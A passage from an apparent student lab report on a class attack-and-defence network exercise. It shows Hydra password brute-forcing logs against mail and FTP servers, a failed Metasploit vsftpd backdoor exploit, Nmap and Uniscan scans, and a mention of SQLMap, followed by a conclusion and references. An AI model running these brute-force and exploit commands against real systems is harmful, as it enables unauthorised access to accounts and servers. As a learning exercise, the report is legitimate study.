[INFO] several providers have implemented cracking protection, check with a small wordlist first - and stay legal!
[DATA] max 16 tasks per 1 server, overall 16 tasks, 1009 login tries (l:1/p:1009), ~64 tries per task
[DATA] attacking smtps://mail.greencluster.com:25/
[ATTEMPT] target mail.greencluster.com - login "avahi" - pass "admin" - 1 of 1009 [child 0] (0/0)
[ATTEMPT] target mail.greencluster.com - login "avahi" - pass "123456" - 2 of 1009 [child 1] (0/0)
[ATTEMPT] target mail.greencluster.com - login "avahi" - pass "12345" - 3 of 1009 [child 2] (0/0)
[ATTEMPT] target mail.greencluster.com - login "avahi" - pass "123456789" - 4 of 1009 [child 3] (0/0)
[ATTEMPT] target mail.greencluster.com - login "avahi" - pass "password" - 5 of 1009 [child 4] (0/0)
[ATTEMPT] target mail.greencluster.com - login "avahi" - pass "iloveyou" - 6 of 1009 [child 5] (0/0)
[ATTEMPT] target mail.greencluster.com - login "avahi" - pass "princess" - 7 of 1009 [child 6] (0/0)
[ATTEMPT] target mail.greencluster.com - login "avahi" - pass "1234567" - 8 of 1009 [child 7] (0/0)
[ATTEMPT] target mail.greencluster.com - login "avahi" - pass "12345678" - 9 of 1009 [child 8] (0/0)
[ATTEMPT] target mail.greencluster.com - login "avahi" - pass "abc123" - 10 of 1009 [child 9] (0/0)
[ATTEMPT] target mail.greencluster.com - login "avahi" - pass "nicole" - 11 of 1009 [child 10] (0/0)
[ATTEMPT] target mail.greencluster.com - login "avahi" - pass "daniel" - 12 of 1009 [child 11] (0/0)
[ATTEMPT] target mail.greencluster.com - login "avahi" - pass "babygirl" - 13 of 1009 [child 12] (0/0)
[ATTEMPT] target mail.greencluster.com - login "avahi" - pass "monkey" - 14 of 1009 [child 13] (0/0)
[ATTEMPT] target mail.greencluster.com - login "avahi" - pass "lovely" - 15 of 1009 [child 14] (0/0)
[ATTEMPT] target mail.greencluster.com - login "avahi" - pass "jessica" - 16 of 1009 [child 15] (0/0)
[ATTEMPT] target mail.greencluster.com - login "avahi" - pass "654321" - 17 of 1025 [child 0] (0/16)
[ATTEMPT] target mail.greencluster.com - login "avahi" - pass "michael" - 18 of 1025 [child 1] (0/16)
[ATTEMPT] target mail.greencluster.com - login "avahi" - pass "ashley" - 19 of 1025 [child 2] (0/16)
[ATTEMPT] target mail.greencluster.com - login "avahi" - pass "qwerty" - 20 of 1025 [child 3] (0/16)
[ATTEMPT] target mail.greencluster.com - login "avahi" - pass "111111" - 21 of 1025 [child 4] (0/16)
[ATTEMPT] target mail.greencluster.com - login "avahi" - pass "iloveu" - 22 of 1025 [child 5] (0/16)
[ATTEMPT] target mail.greencluster.com - login "avahi" - pass "000000" - 23 of 1025 [child 6] (0/16)
[ATTEMPT] target mail.greencluster.com - login "avahi" - pass "michelle" - 24 of 1025 [child 7] (0/16)
[ATTEMPT] target mail.greencluster.com - login "avahi" - pass "tigger" - 25 of 1025 [child 8] (0/16)
[ATTEMPT] target mail.greencluster.com - login "avahi" - pass "sunshine" - 26 of 1025 [child 9] (0/16)
[ATTEMPT] target mail.greencluster.com - login "avahi" - pass "chocolate" - 27 of 1025 [child 10] (0/16)
[ATTEMPT] target mail.greencluster.com - login "avahi" - pass "password1" - 28 of 1025 [child 11] (0/16)
[ATTEMPT] target mail.greencluster.com - login "avahi" - pass "soccer" - 29 of 1025 [child 12] (0/16)
[ATTEMPT] target mail.greencluster.com - login "avahi" - pass "anthony" - 30 of 1025 [child 13] (0/16)
[ATTEMPT] target mail.greencluster.com - login "avahi" - pass "friends" - 31 of 1025 [child 14] (0/16)
[ATTEMPT] target mail.greencluster.com - login "avahi" - pass "butterfly" - 32 of 1040 [child 15] (0/31)
[ATTEMPT] target mail.greencluster.com - login "avahi" - pass "purple" - 33 of 1041 [child 0] (0/32)
[ATTEMPT] target mail.greencluster.com - login "avahi" - pass "angel" - 34 of 1041 [child 1] (0/32)
[ATTEMPT] target mail.greencluster.com - login "avahi" - pass "jordan" - 35 of 1041 [child 2] (0/32)
[ATTEMPT] target mail.greencluster.com - login "avahi" - pass "liverpool" - 36 of 1041 [child 3] (0/32)
[ATTEMPT] target mail.greencluster.com - login "avahi" - pass "justin" - 37 of 1041 [child 4] (0/32)
[ATTEMPT] target mail.greencluster.com - login "avahi" - pass "loveme" - 38 of 1041 [child 5] (0/32)
[ATTEMPT] target mail.greencluster.com - login "avahi" - pass "fuckyou" - 39 of 1041 [child 6] (0/32)
[ATTEMPT] target mail.greencluster.com - login "avahi" - pass "123123" - 40 of 1041 [child 7] (0/32)
[ATTEMPT] target mail.greencluster.com - login "avahi" - pass "football" - 41 of 1041 [child 8] (0/32)
```

Figure 15: Hydra command screenshot for mail server

I have also applied on FTP server but did not get satisfactory results:

```
akanchha@platypus:~$ hydra -l msfadmin -P '/home/akanchha/Desktop/hts-log.txt' ftp://67.74.9.22
Hydra v8.9.1 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for
 illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2019-07-27 14:50:53
[DATA] max 14 tasks per 1 server, overall 14 tasks, 14 login tries (l:1/p:14), ~1 try per task
[DATA] attacking ftp://67.74.9.22:21/
1 of 1 target completed, 0 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2019-07-27 14:50:55
```

Figure 16: Hydra command screenshot for FTP Server

Also used Metasploit to exploit FTP server but received ***530 Permission denied error***:

```
msf5 > use unix/ftp/vsftpd_234_backdoor
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target address range or CIDR identifier
   RPORT   21               yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf5 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 67.74.9.22
RHOST => 67.74.9.22
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 67.74.9.22:21 - Banner: 220 (vsFTPd 3.0.3)
[*] 67.74.9.22:21 - USER: 530 Permission denied.
[-] 67.74.9.22:21 - This server is configured for anonymous only and the backdoor code cannot be reached
[*] Exploit completed, but no session was created.
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 67.74.9.22:21 - Banner: 220 (vsFTPd 3.0.3)
[*] 67.74.9.22:21 - USER: 530 Permission denied.
[-] 67.74.9.22:21 - This server is configured for anonymous only and the backdoor code cannot be reached
[*] Exploit completed, but no session was created.
```

Figure 17 : Metasploit Screenshot

3.2.3 SQL Injection Attack: This type of attack used to exploit the backend database to access information. My plan was to retrieve database tables and dump the data.

Used Nmap and Uniscan to scan the webserver

```
Nmap scan report for web.dragon.com (67.89.32.23)
Host is up (0.00063s latency).
Not shown: 992 closed ports
PORT     STATE SERVICE
80/tcp   open  http
514/tcp  open  shell
8000/tcp open  http-alt
8009/tcp open  ajp13
8080/tcp open  http-proxy
8089/tcp open  unknown
9000/tcp open  cslistener
9002/tcp open  dynamid
```

Figure 18 : Nmap Screenshot

```
akanchha@platypus:/$ uniscan -u http://web.dragon.com -qd
print() on closed filehandle $html at /usr/share/uniscan/Uniscan/Functions.pm line 430.
Permission denied
akanchha@platypus:/$ sudo uniscan -u http://web.dragon.com -qd
[sudo] password for akanchha:
####################################
# Uniscan project                  #
# http://uniscan.sourceforge.net/  #
####################################
V. 6.3


==================================================================================================
| Domain: http://web.dragon.com/
| IP: 67.89.32.23
==================================================================================================
|
| Directory check:
| [+] CODE: 200 URL: http://web.dragon.com/docs/
| [+] CODE: 200 URL: http://web.dragon.com/examples/
==================================================================================================
|
| Crawler Started:
| Plugin name: Timthumb <= 1.32 vulnerability v.1 Loaded.
| Plugin name: phpinfo() Disclosure v.1 Loaded.
| Plugin name: Code Disclosure v.1.1 Loaded.
| Plugin name: Web Backdoor Disclosure v.1.1 Loaded.
| Plugin name: E-mail Detection v.1.1 Loaded.
| Plugin name: Upload Form Detect v.1.1 Loaded.
| Plugin name: FCKeditor upload test v.1 Loaded.
| Plugin name: External Host Detect v.1.2 Loaded.
| [+] Crawling finished, 300 URL's found!
|
| Timthumb:
|
| PHPinfo() Disclosure:
|
```

Figure 19 : Uniscan Screenshot to detect vulnerabilities




Figure 20: Login Page of target service

Result:




Figure 21: SQLMAP Screenshot

Used SQL Map tool to retrieve the database but every time it has shown the above error even after increasing the values of the test.

4. CONCLUSION

The report contains detailed information about the setup of the system, how I defended my service as well as performing penetration testing (attack) against my peers' service. For both defense and attacks, I have provided the figures, data which shows the techniques and methods used by me in both the cases. After analyzing the logs and files, as a network manager, I found different behavior of penetration testers and traced their activities such as type of attacks launched, files used for attack, their IP addresses, error messages, etc. As an attacker, I have analyzed different vulnerabilities in other systems as well as how to launch the attack with several tools. I have applied several methods to target a system. The output of each attack is shown in the result.

The overall objective of this game is to explore and demonstrate five features of network manager: Configuration, Planning, Faulty, Security and Performance. After playing this game, I can say that I have learned how to configure and plan any network. Also, I have achieved the main objective both as a defender and attacker. As a defender, I have learned how to protect a small business environment with different tools and firewall without losing any data and important files. In the case of an attacker, I have acquired the knowledge of reconnaissance, scanning, and exploitation of different attacks.

REFERENCES

[1] What is SQL Injection: SQLI Attack Example & Prevention Methods: Imperva. (n.d.). Retrieved August 5, 2019, from https://www.imperva.com/learn/application-security/sql-injection-sqli/

[2] {{metadataController.pageTitle}}. (n.d.). Retrieved August 5, 2019, from https://subscription.packtpub.com/book/networking_and_servers/9781788623179/3/ch03lvl1sec43/sql-injection

[3] MagicHatMagicHat 10955 bronze badges, & MrWhiteMrWhite 32.2k33 gold badges3434 silver badges6868 bronze badges. (1968, June 01). Handling requests to server's IP address. Retrieved August 5, 2019, from https://webmasters.stackexchange.com/questions/111382/handling-requests-to-servers-ip-address

[4] Uniscan. (n.d.). Retrieved from https://tools.kali.org/web-applications/uniscan

[5] Exploiting SQL injection vulnerabilities with Metasploit. (n.d.). Retrieved from https://www.secforce.com/blog/2011/01/penetration-testing-sql-injection-and-metasploit/

[6] Crack Web Based Login Page With Hydra in Kali Linux. (1968, January 01). Retrieved from https://linuxhint.com/crack-web-based-login-page-with-hydra-in-kali-linux/

[7] Brute Forcing Passwords with THC-Hydra. (2019, January 24). Retrieved from https://www.hempstutorials.co.uk/brute-forcing-passwords-with-thc-hydra/

[8] Administrator. (n.d.). How to Perform TCP SYN Flood DoS Attack & Detect it with Wireshark - Kali Linux hping3. Retrieved from http://www.firewall.cx/general-topics-reviews/network-protocol-analyzers/1224-performing-tcp-syn-flood-attack-and-detecting-it-with-wireshark.html

[9] Group, D. (n.d.). Essentials¶. Retrieved from https://httpd.apache.org/

[10] Brown, K. (2017, July 04). The Beginner's Guide to iptables, the Linux Firewall. Retrieved from https://www.howtogeek.com/177621/the-beginners-guide-to-iptables-the-linux-firewall/

[11] Ops, B. (2014, August 28). Use SQLMAP SQL Injection to hack a website and database in Kali Linux. Retrieved from http://www.darkmoreops.com/2014/08/28/use-sqlmap-sql-injection-hack-website-database/

[12] Nathan House, & About Nathan HouseNathan House. (2018, April 10). Nmap Cheat Sheet. Retrieved from https://www.stationx.net/nmap-cheat-sheet/

[13] Linux MRTG Configuration. (n.d.). Retrieved from https://www.cyberciti.biz/nixcraft/linux/docs/uniqlinuxfeatures/mrtg/mrtgconifg.php

[14] /@shahmeeramir. (2017, September 15). Penetration Testing of an FTP Server. Retrieved from https://shahmeeramir.com/penetration-testing-of-an-ftp-server-19afe538be4b

[15] Email harvesting with metasploit: Tutorial. (n.d.). Retrieved from https://www.binarytides.com/email-harvesting-metasploit/

[16] 600 Free Website Templates: HTML & Bootstrap 2019. (n.d.). Retrieved from https://colorlib.com/wp/templates/